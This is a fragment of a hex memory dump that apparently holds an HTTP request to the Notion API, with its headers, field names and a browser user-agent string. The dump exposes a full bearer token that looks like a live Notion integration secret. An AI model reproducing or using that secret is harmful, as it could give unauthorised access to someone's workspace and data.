000000006BBC3490  01 00 00 00 00 00 00 00 4E 61 6D 65 00 00 00 00  ........Name....
000000006BBC34A0  01 00 00 00 00 00 00 00 70 72 6F 70 65 72 74 79  ........property
000000006BBC34B0  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC34C0  66 69 6C 74 65 72 00 00 01 00 00 00 00 00 00 00  filter..........
000000006BBC34D0  70 61 67 65 5F 73 69 7A 65 00 00 00 00 00 00 00  page_size.......

000000006BBC37E0  6F 62 6A 65 63 74 00 00 00 00 00 00 00 00 00 00  object..........
000000006BBC37F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3800  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3810  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3830  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
000000006BBC3840  61 70 69 2E 6E 6F 74 69 6F 6E 2E 63 6F 6D 00 00  api.notion.com..
000000006BBC3850  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3860  61 75 74 68 6F 72 69 7A 61 74 69 6F 6E 3A 20 42  authorization: B
000000006BBC3870  65 61 72 65 72 20 73 65 63 72 65 74 5F 58 39 32  earer secret_X92
000000006BBC3880  73 58 43 56 57 6F 54 6B 36 33 61 50 67 47 4B 6C  sXCVWoTk63aPgGKl
000000006BBC3890  50 42 42 6D 48 56 6D 75 4B 58 4A 32 67 65 75 67  PBBmHVmuKXJ2geug
000000006BBC38A0  4B 61 37 4F 67 6A 37 73 00 00 00 00 00 00 00 00  Ka7Ogj7s........
000000006BBC38B0  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC38C0  6E 6F 74 69 6F 6E 2D 76 65 72 73 69 6F 6E 3A 20  notion-version:
000000006BBC38D0  32 30 32 32 2D 30 36 2D 32 38 00 00 00 00 00 00  2022-06-28......
000000006BBC38E0  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC38F0  61 63 63 65 70 74 3A 20 61 70 70 6C 69 63 61 74  accept: applicat
000000006BBC3900  69 6F 6E 2F 6A 73 6F 6E 00 00 00 00 00 00 00 00  ion/json........
000000006BBC3910  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3920  63 6F 6E 74 65 6E 74 2D 74 79 70 65 3A 20 61 70  content-type: ap
000000006BBC3930  70 6C 69 63 61 74 69 6F 6E 2F 6A 73 6F 6E 00 00  plication/json..
000000006BBC3940  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3950  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3960  4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E  Mozilla/5.0 (Win
000000006BBC3970  64 6F 77 73 20 4E 54 20 36 2E 33 3B 20 57 4F 57  dows NT 6.3; WOW
000000006BBC3980  36 34 29 20 41 70 70 6C 65 57 65 62 4B 69 74 2F  64) AppleWebKit/
000000006BBC3990  35 33 37 2E 33 36 20 28 4B 48 54 4D 4C 2C 20 6C  537.36 (KHTML, l
000000006BBC39A0  69 6B 65 20 47 65 63 6B 6F 29 20 43 68 72 6F 6D  ike Gecko) Chrom
000000006BBC39B0  65 2F 33 35 2E 30 2E 31 39 31 36 2E 31 31 34 20  e/35.0.1916.114
000000006BBC39C0  53 61 66 61 72 69 2F 35 33 37 2E 33 36 00 00 00  Safari/537.36...
```